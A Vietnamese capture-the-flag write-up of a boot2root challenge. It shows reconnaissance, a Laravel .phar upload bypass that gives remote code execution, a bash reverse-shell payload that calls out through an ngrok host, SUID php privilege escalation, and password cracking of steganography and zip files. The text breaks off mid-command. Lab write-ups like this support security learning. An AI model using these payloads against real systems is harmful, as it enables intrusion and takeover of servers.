Boot2Root_Whitehat

1. Introduction


- **Target Name**: Boot2Root
- **IP Target**: 49.236.211.69

2. Reconnaissance

General Enumeration

- Đầu tiên tôi sử dụng ***Nmap*** để tìm kiếm các thông tin chung

```
nmap -sC -sV -vv -Pn 49.236.211.69
```




  - Kết quả cho thấy có 3 port đang mở là:
    - ***22/tcp***: tôi không khai thác được gì từ đây vì tôi chưa biết username với password để kết nối đến
    - ***514/tcp***: tạm thời tôi chưa khai thác đến port này
    - ***8000/tcp***: đây là một trang web, tôi sẽ tấn công vào đây

- Ngoài ra tôi còn có được các thông tin như: Apache httpd 2.4.52, Ubuntu 4ubuntu0.2, …

Web Application Enumeration


- Truy cập vào website đang chạy trên port 8000 tôi thấy:



  - Tôi xác định được đây là: ***Laravel v8.73.2 (PHP v7.4.30)***

- Sử dụng các tool để brute force path:
- FUFF:


```
ffuf -u http://49.236.211.69:8000/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```



- Tôi được các path như trên hình tôi đã thử truy cập tới và thấy ***/upload*** có thể cho tôi upload file lên server và ***/web.config*** cho tôi biết thông tin về cấu hình

Upload File Enumeration


- Khi vào ***/upload*** tôi có được thông báo “Nothing…” 🤣




Nothing Here HAHAHAHAHAHAAH !!!

- Nhưng hãy xem source xem thế nào


→ Tôi thấy có một form upload file image đang bị ẩn đi, tôi xóa thuộc tính hidden và thế là có thể sử dụng được nó




- Tôi thử upload một webshell lên nhưng nhận được thông báo chỉ cho phép upload các file ảnh



- Tôi thử với một file jpg hợp lệ





→ Nó được upload thành công và được lưu ở ***/image*** với một tên file ngẫu nhiên

- Tôi đã sử dụng các kỹ thuật như: double extension, null byte, zip slip,… nhưng đều không đạt được kết quả là ***đưa một file .php lên server***, tất cả những file tôi upload lên đều sẽ được lưu dưới dạng file ảnh 🥴
- Tôi nghĩ đến cách sẽ phải đi tìm lỗi xử lý upload file của Laravel

3. Exploit Lookup

- Ref: ***Laravel 8.x image upload bypass. In the name of God. | by hosein vita | InfoSec Write-ups (infosecwriteups.com)***
- Đọc bài viết trên tôi đã thấy ***Laravel không filter file .phar*** và tôi có thể thực hiện RCE từ lỗ hổng này
- Tôi thử tạo file minh.phar và upload, kết quả là ***file .phar của tôi đã được lưu trên server***


4. Initial Foothold

RCE

- Tôi tạo file pwd.phar với nội dung

```
<?php system("pwd"); ?>
```

- Thực hiện upload file, truy cập vào vị trí file được upload lên để thực thi file phar và xem kết quả



⇒ Tôi đã có thể RCE 💃

Reverse Shell

- Thiết lập môi trường để Reverse Shell
- Mở lắng nghe trên port 4444 với netcat

```
┌──(DNMinh㉿kali)-[~/Desktop/Challenges/Boot2Root_Whitehat]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

- Chạy ngrok để tạo ip public

```
ngrok tcp 4444
```

```
Hello World! https://ngrok.com/next-generation

Session Status                online
Account                       dnmsec1109@gmail.com (Plan: Free)
Version                       3.0.6
Region                        Asia Pacific (ap)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ap.ngrok.io:15352 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

- Tạo file dnminh.phar với code

```
<?php system("bash -c 'bash -i >& /dev/tcp/0.tcp.ap.ngrok.io/15352 0>&1'"); ?>
```

  - 0.tcp.ap.ngrok.io và 15352 được lấy từ ngrok

- Upload file dnminh.phar và xem kết quả

```
┌──(DNMinh㉿kali)-[~/Desktop/Challenges/Boot2Root_Whitehat]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55082
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0cc8054175fa:/var/www/html/43617/public/images$ whoami
whoami
www-data
www-data@0cc8054175fa:/var/www/html/43617/public/images$
```

⇒ Tôi đã reverse shell với user www-data

5. Privilege Escalation

- Tìm kiếm các file SUID

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
www-data@0cc8054175fa:/var/www/html/43617/public/images$ find / -type f -perm -04000 -ls 2>/dev/null
<images$ find / -type f -perm -04000 -ls 2>/dev/null
   403330     40 -rwsr-xr-x   1 root     root        40496 Mar 14 08:59 /usr/bin/newgrp
   403431     36 -rwsr-xr-x   1 root     root        35192 Feb 21 01:49 /usr/bin/umount
   403325     48 -rwsr-xr-x   1 root     root        47480 Feb 21 01:49 /usr/bin/mount
   403341     60 -rwsr-xr-x   1 root     root        59976 Mar 14 08:59 /usr/bin/passwd
   402956     72 -rwsr-xr-x   1 root     root        72712 Mar 14 08:59 /usr/bin/chfn
   403405     56 -rwsr-xr-x   1 root     root        55672 Feb 21 01:49 /usr/bin/su
   402962     44 -rwsr-xr-x   1 root     root        44808 Mar 14 08:59 /usr/bin/chsh
   403267     72 -rwsr-xr-x   1 root     root        72072 Mar 14 08:59 /usr/bin/gpasswd
   551620   4696 -rwsr-xr-x   1 root     root      4805720 Jun 27 08:21 /usr/bin/php7.4
   412536     32 -rwsr-xr-x   1 root     root        30872 Feb 26 11:11 /usr/bin/pkexec
   412738     36 -rwsr-xr--   1 root     messagebus    35112 Apr  1 17:02 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   675367     20 -rwsr-xr-x   1 root     root          18736 Feb 26 11:11 /usr/libexec/polkit-agent-helper-1
```

→ Tôi thấy có php7.4

- Tìm kiếm trên ***GTFOBins*** tôi thấy có php 🤤

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

- Lên ROOT ☝🏾

```
CMD="/bin/sh"
php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@0cc8054175fa:/var/www/html/43617/public/images$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@0cc8054175fa:/var/www/html/43617/public/images$ php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
</images$ php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cd /
cd /root
ls
image
root.txt
```

- Đọc file root.txt tôi thấy nó như …



⇒ Vẫn chưa láy được flag, lấy file root.txt về máy rồi tính tiếp


- Chú ý hãy cấp lại quyền đọc file cho root.txt không lúc lấy về máy từ web application sẽ là một file rỗng vì www-data không có quyền đọc file root.txt

```
(????ls -la
total 124
drwx------ 1 root root      4096 Jul 20 06:08 .
drwxr-xr-x 1 root root      4096 Jul 19 07:21 ..
-rw-r--r-- 1 root root      3106 Oct 15  2021 .bashrc
drwxr-xr-x 3 root root      4096 Jul  7 09:18 .config
drwx------ 3 root root      4096 Jul  7 09:16 .launchpadlib
-rw-r--r-- 1 root root       161 Jul  9  2019 .profile
-rw-r--r-- 1 root www-data 56441 Jul 20 06:08 image
-rwx------ 1 root root     41781 Jul 15 15:42 root.txt
chmod 777 root.txt
ls -la
total 128
drwx------ 1 root root      4096 Jul 20 06:08 .
drwxr-xr-x 1 root root      4096 Jul 19 07:21 ..
-rw-r--r-- 1 root root      3106 Oct 15  2021 .bashrc
drwxr-xr-x 3 root root      4096 Jul  7 09:18 .config
drwx------ 3 root root      4096 Jul  7 09:16 .launchpadlib
-rw-r--r-- 1 root root       161 Jul  9  2019 .profile
-rw-r--r-- 1 root www-data 56441 Jul 20 06:08 image
-rwxrwxrwx 1 root root     41781 Jul 15 15:42 root.txt
```

- Tôi xác định được root.txt là một file .jpeg, tôi copy và đổi tên file sao đó đưa nó sang /var/www/html/43617/public/images/ để có thể truy cập và tải về từ web

```
file root.txt
root.txt: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segme
cp root.txt minh.jpeg
cp minh.jpeg /var/www/html/43617/public/images/minh.jpeg
```

- Tải minh.jpeg về và tính tiếp




6. Get Flag

- Tôi đã xem một room của TryHackMe về lấy các dữ liệu được giấu đi trong một file ảnh và tôi đã thực hiện đối với thử thách này. Link hướng dẫn tôi để bên dưới
  - Ref: ***Capture The Flag - Steganography | extracting Images and Sound | TryHackMe CTF - YouTube***

steghide && stegcracker


- Tôi sử dụng ***steghide*** để trích xuất dữ liệu được giấu đi tỏng file minh.jpeg vừa tải về. Nhưng nó yêu cầu tôi nhập mật khẩu @@@

- Tôi tiếp tục sử dụng ***StegCracker***. StegCracker là tiện ích steganography brute-force để khám phá dữ liệu ẩn bên trong các tệp.




→ Tôi đã lấy được mật khẩu là ***freedom***

- Xem trong minh.jpeg có cái gì nào 😋




→ Tôi có một file data.zip

- Giải nén data.zip tôi nhận được file ***flag.txt và readme.txt***, đọc hai file này tôi nhận được …



- Tôi tiếp tục xác định được flag.txt là một file zip, tôi đã đổi đuôi file và thử giải nén nó



⇒ Nó lại tiếp tục yêu cầu mật khẩu, tôi đã thử với vài mật khẩu dễ nhưng không được

- Tôi tham khảo cách để brute force mật khẩu file zip từ: ***How to crack zip password on Kali Linux - Linux Tutorials - Learn Linux Configuration***

fcrackzip

- Tôi sử dụng fcrackzip để brute force mật khẩu file zip cùng với tệp rockyou.txt và tôi có được mật Flagggggggggggggggggg

```
┌──(DNMinh㉿kali)-[~/…/Challenges/Boot2Root_Whitehat/flag/data]
└─$ fcrackzip -v -D -p /usr/share/wordlists/rockyou.txt flag.zip
found file 'root.txt', (size cp/uc     54/    42, flags 9, chk 5921)
possible pw found: friend ()
possible pw found: rodrigo ()
possible pw found: remember ()
possible pw found: paradise ()
```

- Hoặc tôi có thể sử dụng ***JohnTheRipper***

```
┌──(DNMinh㉿kali)-[~/…/Challenges/Boot2Root_Whitehat/flag/data]
└─$ zip2john flag.zip > minh.txt
